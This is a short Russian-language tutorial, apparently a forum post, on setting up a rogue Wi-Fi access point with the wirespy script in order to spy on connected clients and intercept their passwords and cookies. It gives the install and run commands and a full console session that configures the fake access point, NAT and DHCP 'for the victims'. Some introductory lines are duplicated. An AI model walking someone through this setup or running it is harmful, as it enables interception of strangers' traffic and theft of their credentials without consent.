

Сегодня мы создадим точку доступа и будем следить за клиентами (перехват паролей, куки и т.д)
В этом поможет простой bash-cкрипт wirespy. Давайте установим его:
Если вы что-то не установили скрипт вам сообщит об этом.
Что же умеет этот инструмент?

Конкретно нас интересует honeypot. Выбираем и указываем все что нужно

В дополнительном окошке xterm будут показываться все действия:
В этом поможет простой bash-cкрипт wirespy. Давайте установим его:
Код:
git clone https://github.com/aress31/wirespy
cd wirespy
sudo bash wirespy.shЕсли вы что-то не установили скрипт вам сообщит об этом.
Что же умеет этот инструмент?
Конкретно нас интересует honeypot. Выбираем и указываем все что нужно
Код:
wirespy » Select the Internet-facing interface:
1) eth0: 192.168.59.133/24 00:0c:29:73:55:b6
2) wlan0:  74:f0:6d:4e:97:d6
3) wlan1:  2a:38:91:cf:5a:32
4) quit
wirespy > honeypot » 1
wirespy » Do you wish to randomise eth0 MAC address (this option can cause problems)?
1) yes
2) no
3) quit
wirespy > honeypot » n
wirespy > honeypot » 2
wirespy » Select the wireless interface to use:
1) wlan0:  74:f0:6d:4e:97:d6
2) wlan1:  2a:38:91:cf:5a:32
3) quit
wirespy > honeypot » 2
wirespy > informat » Starting monitor mode on wlan1...
wirespy » Do you wish to randomise wlan1 MAC address (this option is recommended)?
1) yes
2) no
3) quit
wirespy > honeypot » 2
wirespy > informat » Killing processes that may interfere with the honeypot|eviltwin...
 Killing these processes:      PID Name    5128 wpa_supplicant

wirespy > honeypot » Select the type of honeypot you want to set up:
1) Blackhole: The access point type will respond to all probe requests (the access point may receive a lot of requests in areas with high levels of WiFi activity such as crowded public places).
2) Bullzeye: The access point type will respond only to the probe requests specifying the access point ESSID.
3) quit
wirespy > honeypot » 2
wirespy > honeypot » Enter the honeypot ESSID:
wirespy » Test
wirespy > honeypot » Enter the honeypot wireless channel (value must be between 1 and 12):
wirespy » 4
wirespy > honeypot » Do you want to enable WEP authentication?
1) yes
2) no
3) quit
wirespy > honeypot » 2
wirespy > informat » Enabling IP forwarding...
wirespy > informat » Configuring NAT iptables...
wirespy > informat » Resetting pre-existing DHCP leases...
wirespy > informat » Backing up /etc/dhcp/dhcpd.conf, /etc/default/isc-dhcp-server and importing the new configurations...
wirespy > informat » Starting DHCP server to provide the victims with internet access...
Starting isc-dhcp-server (via systemctl): isc-dhcp-server.service.
wirespy > informat » The honeypot Test is now running...
wirespy »